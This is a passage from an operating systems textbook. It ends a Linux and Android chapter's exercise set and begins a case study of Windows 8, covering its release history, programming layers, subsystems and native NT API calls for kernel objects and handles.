43. When the file */usr/ast/work/f* is opened, several disk accesses are needed to read i-node and directory blocks. Calculate the number of disk accesses required under the assumption that the i-node for the root directory is always in memory, and all directories are one block long.

44. A Linux i-node has 12 disk addresses for data blocks, as well as the addresses of single, double, and triple indirect blocks. If each of these holds 256 disk addresses, what is the size of the largest file that can be handled, assuming that a disk block is 1 KB?

45. When an i-node is read in from the disk during the process of opening a file, it is put into an i-node table in memory. This table has some fields that are not present on the disk. One of them is a counter that keeps track of the number of times the i-node has been opened. Why is this field needed?

46. On multi-CPU platforms, Linux maintains a *runqueue* for each CPU. Is this a good idea? Explain your answer?

47. The concept of loadable modules is useful in that new device drivers may be loaded in the kernel while the system is running. Provide two disadvantages of this concept.

48. *Pdflush* threads can be awakened periodically to write back to disk very old pages—older than 30 sec. Why is this necessary?

49. After a system crash and reboot, a recovery program is usually run. Suppose this program discovers that the link count in a disk i-node is 2, but only one directory entry references the i-node. Can it fix the problem, and if so, how?

50. Make an educated guess as to which Linux system call is the fastest.

51. Is it possible to unlink a file that has never been linked? What happens?

52. Based on the information presented in this chapter, if a Linux ext2 file system were to be put on a 1.44-MB floppy disk, what is the maximum amount of user file data that could be stored on the disk? Assume that disk blocks are 1 KB.

53. In view of all the trouble that students can cause if they get to be superuser, why does this concept exist in the first place?

54. A professor shares files with his students by placing them in a publicly accessible directory on the Computer Science department's Linux system. One day he realizes that a file placed there the previous day was left world-writable. He changes the permissions and verifies that the file is identical to his master copy. The next day he finds that the file has been changed. How could this have happened and how could it have been prevented?

55. Linux supports a system call fsuid. Unlike setuid, which grants the user all the rights of the effective id associated with a program he is running, fsuid grants the user who is

running the program special rights only with respect to access to files. Why is this feature useful?

56. On a Linux system, go to */proc/####* directory, where #### is a decimal number corresponding to a process currently running in the system. Answer the following along with an explanation:
(a) What is the size of most of the files in this directory?
(b) What are the time and date settings of most of the files?
(c) What type of access right is provided to the users for accessing the files?

57. If you are writing an Android activity to display a Web page in a browser, how would you implement its activity-state saving to minimize the amount of saved state without losing anything important?

58. If you are writing networking code on Android that uses a socket to download a file, what should you consider doing that is different than on a standard Linux system?

59. If you are designing something like Android's *zygote* process for a system that will have multiple threads running in each process forked from it, would you prefer to start those threads in zygote or after the fork?

60. Imagine you use Android's Binder IPC to send an object to another process. You later receive an object from a call into your process, and find that what you have received is the same object as previously sent. What can you assume or not assume about the caller in your process?

61. Consider an Android system that, immediately after starting, follows these steps:

1. The home (or launcher) application is started.
2. The email application starts syncing its mailbox in the background.
3. The user launches a camera application.
4. The user launches a Web browser application.

The web page the user is now viewing in the browser application requires inceasingly more RAM, until it needs everything it can get. What happens?

62. Write a minimal shell that allows simple commands to be started. It should also allow them to be started in the background.

63. Using assembly language and BIOS calls, write a program that boots itself from a floppy disk on a Pentium-class computer. The program should use BIOS calls to read the keyboard and echo the characters typed, just to demonstrate that it is running.

64. Write a dumb terminal program to connect two Linux computers via the serial ports. Use the POSIX terminal management calls to configure the ports.

65. Write a client-server application which, on request, transfers a large file via sockets. Reimplement the same application using shared memory. Which version do you expect to perform better? Why? Conduct performance measurements with the code you have written and using different file sizes. What are your observations? What do you think happens inside the Linux kernel which results in this behavior?

66. Implement a basic user-level threads library to run on top of Linux. The library API should contain function calls like mythreads_init, mythreads_create, mythreads_join,

mythreads_exit, mythreads_yield, mythreads_self, and perhaps a few others. Next, implement these synchronization variables to enable safe concurrent operations: mythreads_mutex_init, mythreads_mutex_lock, mythreads_mutex_unlock. Before starting, clearly define the API and specify the semantics of each of the calls. Next implement the user-level library with a simple, round-robin preemptive scheduler. You will also need to write one or more multithreaded applications, which use your library, in order to test it. Finally, replace the simple scheduling mechanism with another one which behaves like the Linux 2.6 O(1) scheduler described in this chapter. Compare the performance your application(s) receive when using each of the schedulers.

67. Write a shell script that displays some important system information such as what processes you are running, your home directory and current directory, processor type, current CPU utilization, etc.

11

CASE STUDY 2: WINDOWS 8

Windows is a modern operating system that runs on consumer PCs, laptops, tablets and phones as well as business desktop PCs and enterprise servers. Windows is also the operating system used in Microsoft's Xbox gaming system and Azure cloud computing infrastructure. The most recent version is Windows 8.1. In this chapter we will examine various aspects of Windows 8, starting with a brief history, then moving on to its architecture. After this we will look at processes, memory management, caching, I/O, the file system, power management, and finally, security.

11.1 HISTORY OF WINDOWS THROUGH WINDOWS 8.1

Microsoft's development of the Windows operating system for PC-based computers as well as servers can be divided into four eras: **MS–DOS**, **MS–DOS-based Windows**, **NT-based Windows**, and **Modern Windows**. Technically, each of these systems is substantially different from the others. Each was dominant during different decades in the history of the personal computer. Figure 11-1 shows the dates of the major Microsoft operating system releases for desktop computers. Below we will briefly sketch each of the eras shown in the table.

Year	MS–DOS	MS-DOS based Windows	NT-based Windows	Modern Windows	Notes
1981	1.0				Initial release for IBM PC
1983	2.0				Support for PC/XT
1984	3.0				Support for PC/AT
1990		3.0			Ten million copies in 2 years
1991	5.0				Added memory management
1992		3.1			Ran only on 286 and later
1993			NT 3.1		
1995	7.0	95			MS-DOS embedded in Win 95
1996			NT 4.0		
1998		98			
2000	8.0	Me	2000		Win Me was inferior to Win 98
2001			XP		Replaced Win 98
2006			Vista		Vista could not supplant XP
2009			7		Significantly improved upon Vista
2012				8	First Modern version
2013				8.1	Microsoft moved to rapid releases

Figure 11-1. Major releases in the history of Microsoft operating systems for desktop PCs.

11.1.1 1980s: MS-DOS

In the early 1980s IBM, at the time the biggest and most powerful computer company in the world, was developing a **personal computer** based the Intel 8088 microprocessor. Since the mid-1970s, Microsoft had become the leading provider of the BASIC programming language for 8-bit microcomputers based on the 8080 and Z-80. When IBM approached Microsoft about licensing BASIC for the new IBM PC, Microsoft readily agreed and suggested that IBM contact Digital Research to license its CP/M operating system, since Microsoft was not then in the operating system business. IBM did that, but the president of Digital Research, Gary Kildall, was too busy to meet with IBM. This was probably the worst blunder in all of business history, since had he licensed CP/M to IBM, Kildall would probably have become the richest man on the planet. Rebuffed by Kildall, IBM came back to Bill Gates, the cofounder of Microsoft, and asked for help again. Within a short time, Microsoft bought a CP/M clone from a local company, Seattle Computer Products, ported it to the IBM PC, and licensed it to IBM. It was then renamed **MS-DOS 1.0** (**MicroSoft Disk Operating System**) and shipped with the first IBM PC in 1981.

MS-DOS was a 16-bit real-mode, single-user, command-line-oriented operating system consisting of 8 KB of memory resident code. Over the next decade, both the PC and MS-DOS continued to evolve, adding more features and capabilities. By 1986, when IBM built the PC/AT based on the Intel 286, MS-DOS had grown to be 36 KB, but it continued to be a command-line-oriented, one-application-ata-time, operating system.

11.1.2 1990s: MS-DOS-based Windows

Inspired by the graphical user interface of a system developed by Doug Engelbart at Stanford Research Institute and later improved at Xerox PARC, and their commercial progeny, the Apple Lisa and the Apple Macintosh, Microsoft decided to give MS-DOS a graphical user interface that it called **Windows**. The first two versions of Windows (1985 and 1987) were not very successful, due in part to the limitations of the PC hardware available at the time. In 1990 Microsoft released **Windows 3.0** for the Intel 386, and sold over one million copies in six months.

Windows 3.0 was not a true operating system, but a graphical environment built on top of MS-DOS, which was still in control of the machine and the file system. All programs ran in the same address space and a bug in any one of them could bring the whole system to a frustrating halt.

In August 1995, **Windows 95** was released. It contained many of the features of a full-blown operating system, including virtual memory, process management, and multiprogramming, and introduced 32-bit programming interfaces. However, it still lacked security, and provided poor isolation between applications and the operating system. Thus, the problems with instability continued, even with the subsequent releases of **Windows 98** and **Windows Me**, where MS-DOS was still there running 16-bit assembly code in the heart of the Windows operating system.

11.1.3 2000s: NT-based Windows

By end of the 1980s, Microsoft realized that continuing to evolve an operating system with MS-DOS at its center was not the best way to go. PC hardware was continuing to increase in speed and capability and ultimately the PC market would collide with the desktop, workstation, and enterprise-server computing markets, where UNIX was the dominant operating system. Microsoft was also concerned that the Intel microprocessor family might not continue to be competitive, as it was already being challenged by RISC architectures. To address these issues, Microsoft recruited a group of engineers from DEC (Digital Equipment Corporation) led by Dave Cutler, one of the key designers of DEC's VMS operating system (among others). Cutler was chartered to develop a brand-new 32-bit operating system that was intended to implement **OS/2**, the operating system API that Microsoft was jointly developing with IBM at the time. The original design documents by Cutler's team called the system **NT OS/2**.

Cutler's system was called **NT** for New Technology (and also because the original target processor was the new Intel 860, code-named the N10). NT was designed to be portable across different processors and emphasized security and reliability, as well as compatibility with the MS-DOS-based versions of Windows. Cutler's background at DEC shows in various places, with there being more than a passing similarity between the design of NT and that of VMS and other operating systems designed by Cutler, shown in Fig. 11-2.

Year	DEC operating system	Characteristics
1973	RSX-11M	16-bit, multiuser, real-time, swapping
1978	VAX/VMS	32-bit, virtual memory
1987	VAXELAN	Real-time
1988	PRISM/Mica	Canceled in favor of MIPS/Ultrix

Figure 11-2. DEC operating systems developed by Dave Cutler.

Programmers familiar only with UNIX find the architecture of NT to be quite different. This is not just because of the influence of VMS, but also because of the differences in the computer systems that were common at the time of design. UNIX was first designed in the 1970s for single-processor, 16-bit, tiny-memory, swapping systems where the process was the unit of concurrency and composition, and fork/exec were inexpensive operations (since swapping systems frequently copy processes to disk anyway). NT was designed in the early 1990s, when multiprocessor, 32-bit, multimegabyte, virtual memory systems were common. In NT, threads are the units of concurrency, dynamic libraries are the units of composition, and fork/exec are implemented by a single operation to create a new process *and* run another program without first making a copy.

The first version of NT-based Windows (Windows NT 3.1) was released in 1993. It was called 3.1 to correspond with the then-current consumer Windows 3.1. The joint project with IBM had foundered, so though the OS/2 interfaces were still supported, the primary interfaces were 32-bit extensions of the Windows APIs, called **Win32**. Between the time NT was started and first shipped, Windows 3.0 had been released and had become extremely successful commercially. It too was able to run Win32 programs, but using the *Win32s* compatibility library.

Like the first version of MS-DOS-based Windows, NT-based Windows was not initially successful. NT required more memory, there were few 32-bit applications available, and incompatibilities with device drivers and applications caused many customers to stick with MS-DOS-based Windows which Microsoft was still improving, releasing Windows 95 in 1995. Windows 95 provided native 32-bit programming interfaces like NT, but better compatibility with existing 16-bit software and applications. Not surprisingly, NT's early success was in the server market, competing with VMS and NetWare.

NT did meet its portability goals, with additional releases in 1994 and 1995 adding support for (little-endian) MIPS and PowerPC architectures. The first major upgrade to NT came with **Windows NT 4.0** in 1996. This system had the power, security, and reliability of NT, but also sported the same user interface as the by-then very popular Windows 95.

Figure 11-3 shows the relationship of the Win32 API to Windows. Having a common API across both the MS-DOS-based and NT-based Windows was important to the success of NT.

This compatibility made it much easier for users to migrate from Windows 95 to NT, and the operating system became a strong player in the high-end desktop market as well as servers. However, customers were not as willing to adopt other processor architectures, and of the four architectures Windows NT 4.0 supported in 1996 (the DEC Alpha was added in that release), only the x86 (i.e., Pentium family) was still actively supported by the time of the next major release, **Windows 2000**.




Figure 11-3. The Win32 API allows programs to run on almost all versions of Windows.

Windows 2000 represented a significant evolution for NT. The key technologies added were plug-and-play (for consumers who installed a new PCI card, eliminating the need to fiddle with jumpers), network directory services (for enterprise customers), improved power management (for notebook computers), and an improved GUI (for everyone).

The technical success of Windows 2000 led Microsoft to push toward the deprecation of Windows 98 by enhancing the application and device compatibility of the next NT release, **Windows XP**. Windows XP included a friendlier new look-and-feel to the graphical interface, bolstering Microsoft's strategy of hooking consumers and reaping the benefit as they pressured their employers to adopt systems with which they were already familiar. The strategy was overwhelmingly successful, with Windows XP being installed on hundreds of millions of PCs over its first few years, allowing Microsoft to achieve its goal of effectively ending the era of MS-DOS-based Windows.

Microsoft followed up Windows XP by embarking on an ambitious release to kindle renewed excitement among PC consumers. The result, **Windows Vista**, was completed in late 2006, more than five years after Windows XP shipped. Windows Vista boasted yet another redesign of the graphical interface, and new security features under the covers. Most of the changes were in customer-visible experiences and capabilities. The technologies under the covers of the system improved incrementally, with much clean-up of the code and many improvements in performance, scalability, and reliability. The server version of Vista (Windows Server 2008) was delivered about a year after the consumer version. It shares, with Vista, the same core system components, such as the kernel, drivers, and low-level libraries and programs.

The human story of the early development of NT is related in the book *Showstopper* (Zachary, 1994). The book tells a lot about the key people involved and the difficulties of undertaking such an ambitious software development project.

11.1.4 Windows Vista

The release of Windows Vista culminated Microsoft's most extensive operating system project to date. The initial plans were so ambitious that a couple of years into its development Vista had to be restarted with a smaller scope. Plans to rely heavily on Microsoft's type-safe, garbage-collected .NET language C# were shelved, as were some significant features such as the WinFS unified storage system for searching and organizing data from many different sources. The size of the full operating system is staggering. The original NT release of 3 million lines of C/C++ that had grown to 16 million in NT 4, 30 million in 2000, and 50 million in XP. It is over 70 million lines in Vista and more in Windows 7 and 8.

Much of the size is due to Microsoft's emphasis on adding many new features to its products in every release. In the main *system32* directory, there are 1600 **DLLs** (**Dynamic Link Libraries**) and 400 **EXEs** (**Executables**), and that does not include the other directories containing the myriad of applets included with the operating system that allow users to surf the Web, play music and video, send email, scan documents, organize photos, and even make movies. Because Microsoft wants customers to switch to new versions, it maintains compatibility by generally keeping all the features, APIs, *applets* (small applications), etc., from the previous version. Few things ever get deleted. The result is that Windows was growing dramatically release to release. Windows' distribution media had moved from floppy, to CD, and with Windows Vista, to DVD. Technology had been keeping up, however, and faster processors and larger memories made it possible for computers to get faster despite all this bloat.

Unfortunately for Microsoft, Windows Vista was released at a time when customers were becoming enthralled with inexpensive computers, such as low-end notebooks and **netbook** computers. These machines used slower processors to save cost and battery life, and in their earlier generations limited memory sizes. At

the same time, processor performance ceased to improve at the same rate it had previously, due to the difficulties in dissipating the heat created by ever-increasing clock speeds. Moore's Law continued to hold, but the additional transistors were going into new features and multiple processors rather than improvements in single-processor performance. All the bloat in Windows Vista meant that it performed poorly on these computers relative to Windows XP, and the release was never widely accepted.

The issues with Windows Vista were addressed in the subsequent release, **Windows 7**. Microsoft invested heavily in testing and performance automation, new telemetry technology, and extensively strengthened the teams charged with improving performance, reliability, and security. Though Windows 7 had relatively few functional changes compared to Windows Vista, it was better engineered and more efficient. Windows 7 quickly supplanted Vista and ultimately Windows XP to be the most popular version of Windows to date.

11.1.5 2010s: Modern Windows

By the time Windows 7 shipped, the computing industry once again began to change dramatically. The success of the Apple iPhone as a portable computing device, and the advent of the Apple iPad, had heralded a sea-change which led to the dominance of lower-cost Android tablets and phones, much as Microsoft had dominated the desktop in the first three decades of personal computing. Small, portable, yet powerful devices and ubiquitous fast networks were creating a world where mobile computing and network-based services were becoming the dominant paradigm. The old world of portable computers was replaced by machines with small screens that ran applications readily downloadable from the Web. These applications were not the traditional variety, like word processing, spreadsheets, and connecting to corporate servers. Instead, they provided access to services like Web search, social networking, Wikipedia, streaming music and video, shopping, and personal navigation. The business models for computing were also changing, with advertising opportunities becoming the largest economic force behind computing.

Microsoft began a process to redesign itself as a *devices and services* company in order to better compete with Google and Apple. It needed an operating system it could deploy across a wide spectrum of devices: phones, tablets, game consoles, laptops, desktops, servers, and the cloud. Windows thus underwent an even bigger evolution than with Windows Vista, resulting in **Windows 8**. However, this time Microsoft applied the lessons from Windows 7 to create a well-engineered, performant product with less bloat.

Windows 8 built on the modular **MinWin** approach Microsoft used in Windows 7 to produce a small operating system core that could be extended onto different devices. The goal was for each of the operating systems for specific devices to be built by extending this core with new user interfaces and features, yet provide as common an experience for users as possible. This approach was successfully

applied to Windows Phone 8, which shares most of the core binaries with desktop and server Windows. Support of phones and tablets by Windows required support for the popular ARM architecture, as well as new Intel processors targeting those devices. What makes Windows 8 part of the Modern Windows era are the fundamental changes in the programming models, as we will examine in the next section.

Windows 8 was not received to universal acclaim. In particular, the lack of the Start Button on the taskbar (and its associated menu) was viewed by many users as a huge mistake. Others objected to using a tablet-like interface on a desktop machine with a large monitor. Microsoft responded to this and other criticisms on May 14, 2013 by releasing an update called **Windows 8.1**. This version fixed these problems while at the same time introducing a host of new features, such as better cloud integration, as well as a number of new programs. Although we will stick to the more generic name of "Windows 8" in this chapter, in fact, everything in it is a description of how Windows 8.1 works.

11.2 PROGRAMMING WINDOWS

It is now time to start our technical study of Windows. Before getting into the details of the internal structure, however, we will take a look at the native NT API for system calls, the Win32 programming subsystem introduced as part of NT-based Windows, and the Modern WinRT programming environment introduced with Windows 8.

Figure 11-4 shows the layers of the Windows operating system. Beneath the applet and GUI layers of Windows are the programming interfaces that applications build on. As in most operating systems, these consist largely of code libraries (DLLs) to which programs dynamically link for access to operating system features. Windows also includes a number of programming interfaces which are implemented as services that run as separate processes. Applications communicate with user-mode services through **RPCs** (**Remote-Procedure-Calls**).

The core of the NT operating system is the **NTOS** kernel-mode program (*ntoskrnl.exe*), which provides the traditional system-call interfaces upon which the rest of the operating system is built. In Windows, only programmers at Microsoft write to the system-call layer. The published user-mode interfaces all belong to operating system personalities that are implemented using **subsystems** that run on top of the NTOS layers.

Originally NT supported three personalities: OS/2, POSIX and Win32. OS/2 was discarded in Windows XP. Support for POSIX was finally removed in Windows 8.1. Today all Windows applications are written using APIs that are built on top of the Win32 subsystem, such as the WinFX API in the .NET programming model. The WinFX API includes many of the features of Win32, and in fact many




Figure 11-4. The programming layers in Modern Windows.

of the functions in the WinFX *Base Class Library* are simply wrappers around Win32 APIs. The advantages of WinFX have to do with the richness of the object types supported, the simplified consistent interfaces, and use of the .NET Common Language Run-time (CLR), including garbage collection (GC).

The Modern versions of Windows begin with Windows 8, which introduced the new **WinRT** set of APIs. Windows 8 deprecated the traditional Win32 desktop experience in favor of running a single application at a time on the full screen with an emphasis on touch over use of the mouse. Microsoft saw this as a necessary step as part of the transition to a single operating system that would work with phones, tablets, and game consoles, as well as traditional PCs and servers. The GUI changes necessary to support this new model require that applications be rewritten to a new API model, the **Modern Software Development Kit**, which includes the WinRT APIs. The WinRT APIs are carefully curated to produce a more consistent set of behaviors and interfaces. These APIs have versions available for C++ and .NET programs but also JavaScript for applications hosted in a browser-like environment *wwa.exe* (Windows Web Application).

In addition to WinRT APIs, many of the existing Win32 APIs were included in the **MSDK** (**Microsoft Development Kit**). The initially available WinRT APIs were not sufficient to write many programs. Some of the included Win32 APIs were chosen to limit the behavior of applications. For example, applications cannot create threads directly with the MSDK, but must rely on the Win32 thread pool to run concurrent activities within a process. This is because Modern Windows is

shifting programmers away from a threading model to a task model in order to disentangle resource management (priorities, processor affinities) from the programming model (specifying concurrent activities). Other omitted Win32 APIs include most of the Win32 virtual memory APIs. Programmers are expected to rely on the Win32 heap-management APIs rather than attempt to manage memory resources directly. APIs that were already deprecated in Win32 were also omitted from the MSDK, as were all ANSI APIs. The MSDK APIs are Unicode only.

The choice of the word *Modern* to describe a product such as Windows is surprising. Perhaps if a new generation Windows is here ten years from now, it will be referred to as *post-Modern* Windows.

Unlike traditional Win32 processes, the processes running modern applications have their lifetimes managed by the operating system. When a user switches away from an application, the system gives it a couple of seconds to save its state and then ceases to give it further processor resources until the user switches back to the application. If the system runs low on resources, the operating system may terminate the application's processes without the application ever running again. When the user switches back to the application at some time in the future, it will be restarted by the operating system. Applications that need to run tasks in the background must specifically arrange to do so using a new set of WinRT APIs. Background activity is carefully managed by the system to improve battery life and prevent interference with the foreground application the user is currently using. These changes were made to make Windows function better on mobile devices.

In the Win32 desktop world applications are deployed by running an installer that is part of the application. Modern applications have to be installed using Windows' AppStore program, which will deploy only applications that were uploaded into the Microsoft on-line store by the developer. Microsoft is following the same successful model introduced by Apple and adopted by Android. Microsoft will not accept applications into the store unless they pass verification which, among other checks, ensures that the application is using only APIs available in the MSDK.

When a modern application is running, it always executes in a *sandbox* called an **AppContainer**. Sandboxing process execution is a security technique for isolating less trusted code so that it cannot freely tamper with the system or user data. The Windows AppContainer treats each application as a distinct user, and uses Windows security facilities to keep the application from accessing arbitrary system resources. When an application does need access to a system resource, there are WinRT APIs that communicate to **broker processes** which do have access to more of the system, such as a user's files.

As shown in Fig. 11-5, NT subsystems are constructed out of four components: a subsystem process, a set of libraries, hooks in CreateProcess, and support in the kernel. A subsystem process is really just a service. The only special property is that it is started by the *smss.exe* (session manager) program—the initial user-mode program started by NT—in response to a request from **CreateProcess** in Win32 or the corresponding API in a different subsystem. Although Win32 is

the only remaining subsystem supported, Windows still maintains the subsystem model, including the *csrss.exe* Win32 subsystem process.




Figure 11-5. The components used to build NT subsystems.

The set of libraries both implements higher-level operating-system functions specific to the subsystem and contains the stub routines which communicate between processes using the subsystem (shown on the left) and the subsystem process itself (shown on the right). Calls to the subsystem process normally take place using the kernel-mode **LPC** (**Local Procedure Call**) facilities, which implement cross-process procedure calls.

The hook in Win32 CreateProcess detects which subsystem each program requires by looking at the binary image. It then asks *smss.exe* to start the subsystem process (if it is not already running). The subsystem process then takes over responsibility for loading the program.

The NT kernel was designed to have a lot of general-purpose facilities that can be used for writing operating-system-specific subsystems. But there is also special code that must be added to correctly implement each subsystem. As examples, the native NtCreateProcess system call implements process duplication in support of POSIX fork system call, and the kernel implements a particular kind of string table for Win32 (called *atoms*) which allows read-only strings to be efficiently shared across processes.

The subsystem processes are native NT programs which use the native system calls provided by the NT kernel and core services, such as *smss.exe* and *lsass.exe* (local security administration). The native system calls include cross-process facilities to manage virtual addresses, threads, handles, and exceptions in the processes created to run programs written to use a particular subsystem.

11.2.1 The Native NT Application Programming Interface

Like all other operating systems, Windows has a set of system calls it can perform. In Windows, these are implemented in the NTOS executive layer that runs in kernel mode. Microsoft has published very few of the details of these native system calls. They are used internally by lower-level programs that ship as part of the operating system (mainly services and the subsystems), as well as kernel-mode device drivers. The native NT system calls do not really change very much from release to release, but Microsoft chose not to make them public so that applications written for Windows would be based on Win32 and thus more likely to work with both the MS-DOS-based and NT-based Windows systems, since the Win32 API is common to both.

Most of the native NT system calls operate on kernel-mode objects of one kind or another, including files, processes, threads, pipes, semaphores, and so on. Figure 11-6 gives a list of some of the common categories of kernel-mode objects supported by the kernel in Windows. Later, when we discuss the object manager, we will provide further details on the specific object types.

Object category	Examples
Synchronization	Semaphores, mutexes, events, IPC ports, I/O completion queues
I/O	Files, devices, drivers, timers
Program	Jobs, processes, threads, sections, tokens
Win32 GUI	Desktops, application callbacks

Figure 11-6. Common categories of kernel-mode object types.

Sometimes use of the term *object* regarding the data structures manipulated by the operating system can be confusing because it is mistaken for *object-oriented*. Operating system objects do provide data hiding and abstraction, but they lack some of the most basic properties of object-oriented systems such as inheritance and polymorphism.

In the native NT API, calls are available to create new kernel-mode objects or access existing ones. Every call creating or opening an object returns a result called a **handle** to the caller. The handle can subsequently be used to perform operations on the object. Handles are specific to the process that created them. In general handles cannot be passed directly to another process and used to refer to the same object. However, under certain circumstances, it is possible to duplicate a handle into the handle table of other processes in a protected way, allowing processes to share access to objects—even if the objects are not accessible in the namespace. The process duplicating each handle must itself have handles for both the source and target process.

Every object has a **security descriptor** associated with it, telling in detail who may and may not perform what kinds of operations on the object based on the

access requested. When handles are duplicated between processes, new access restrictions can be added that are specific to the duplicated handle. Thus, a process can duplicate a read-write handle and turn it into a read-only version in the target process.

Not all system-created data structures are objects and not all objects are kernel-mode objects. The only ones that are true kernel-mode objects are those that need to be named, protected, or shared in some way. Usually, they represent some kind of programming abstraction implemented in the kernel. Every kernel-mode object has a system-defined type, has well-defined operations on it, and occupies storage in kernel memory. Although user-mode programs can perform the operations (by making system calls), they cannot get at the data directly.

Figure 11-7 shows a sampling of the native APIs, all of which use explicit handles to manipulate kernel-mode objects such as processes, threads, IPC ports, and **sections** (which are used to describe memory objects that can be mapped into address spaces). NtCreateProcess returns a handle to a newly created process object, representing an executing instance of the program represented by the SectionHandle. DebugPortHandle is used to communicate with a debugger when giving it control of the process after an exception (e.g., dividing by zero or accessing invalid memory). ExceptPortHandle is used to communicate with a subsystem process when errors occur and are not handled by an attached debugger.

NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPortHandle, ExceptPortHandle, ...)
NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)
NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)
NtReadVirtualMemory(ProcHandle, Addr, Size, ...)
NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)
NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)

Figure 11-7. Examples of native NT API calls that use handles to manipulate objects across process boundaries.

NtCreateThread takes ProcHandle because it can create a thread in any process for which the calling process has a handle (with sufficient access rights). Similarly, NtAllocateVirtualMemory, NtMapViewOfSection, NtReadVirtualMemory, and NtWriteVirtualMemory allow one process not only to operate on its own address space, but also to allocate virtual addresses, map sections, and read or write virtual memory in other processes. NtCreateFile is the native API call for creating a new file or opening an existing one. NtDuplicateObject is the API call for duplicating handles from one process to another.

Kernel-mode objects are, of course, not unique to Windows. UNIX systems also support a variety of kernel-mode objects, such as files, network sockets, pipes,

devices, processes, and interprocess communication (IPC) facilities like shared memory, message ports, semaphores, and I/O devices. In UNIX there are a variety of ways of naming and accessing objects, such as file descriptors, process IDs, and integer IDs for SystemV IPC objects, and i-nodes for devices. The implementation of each class of UNIX objects is specific to the class. Files and sockets use different facilities than the SystemV IPC mechanisms or processes or devices.

Kernel objects in Windows use a uniform facility based on handles and names in the NT namespace to reference kernel objects, along with a unified implementation in a centralized **object manager**. Handles are per-process but, as described above, can be duplicated into another process. The object manager allows objects to be given names when they are created, and then opened by name to get handles for the objects.

The object manager uses **Unicode** (wide characters) to represent names in the **NT namespace**. Unlike UNIX, NT does not generally distinguish between upper- and lowercase (it is *case preserving* but *case insensitive*). The NT namespace is a hierarchical tree-structured collection of directories, symbolic links and objects.

The object manager also provides unified facilities for synchronization, security, and object lifetime management. Whether the general facilities provided by the object manager are made available to users of any particular object is up to the executive components, as they provide the native APIs that manipulate each object type.

It is not only applications that use objects managed by the object manager. The operating system itself can also create and use objects—and does so heavily. Most of these objects are created to allow one component of the system to store some information for a substantial period of time or to pass some data structure to another component, and yet benefit from the naming and lifetime support of the object manager. For example, when a device is discovered, one or more **device objects** are created to represent the device and to logically describe how the device is connected to the rest of the system. To control the device a device driver is loaded, and a **driver object** is created holding its properties and providing pointers to the functions it implements for processing the I/O requests. Within the operating system the driver is then referred to by using its object. The driver can also be accessed directly by name rather than indirectly through the devices it controls (e.g., to set parameters governing its operation from user mode).

Unlike UNIX, which places the root of its namespace in the file system, the root of the NT namespace is maintained in the kernel's virtual memory. This means that NT must recreate its top-level namespace every time the system boots. Using kernel virtual memory allows NT to store information in the namespace without first having to start the file system running. It also makes it much easier for NT to add new types of kernel-mode objects to the system because the formats of the file systems themselves do not have to be modified for each new object type.

A named object can be marked *permanent*, meaning that it continues to exist until explicitly deleted or the system reboots, even if no process currently has a

handle for the object. Such objects can even extend the NT namespace by providing *parse* routines that allow the objects to function somewhat like mount points in UNIX. File systems and the registry use this facility to mount volumes and hives onto the NT namespace. Accessing the device object for a volume gives access to the raw volume, but the device object also represents an implicit mount of the volume into the NT namespace. The individual files on a volume can be accessed by concatenating the volume-relative file name onto the end of the name of the device object for that volume.

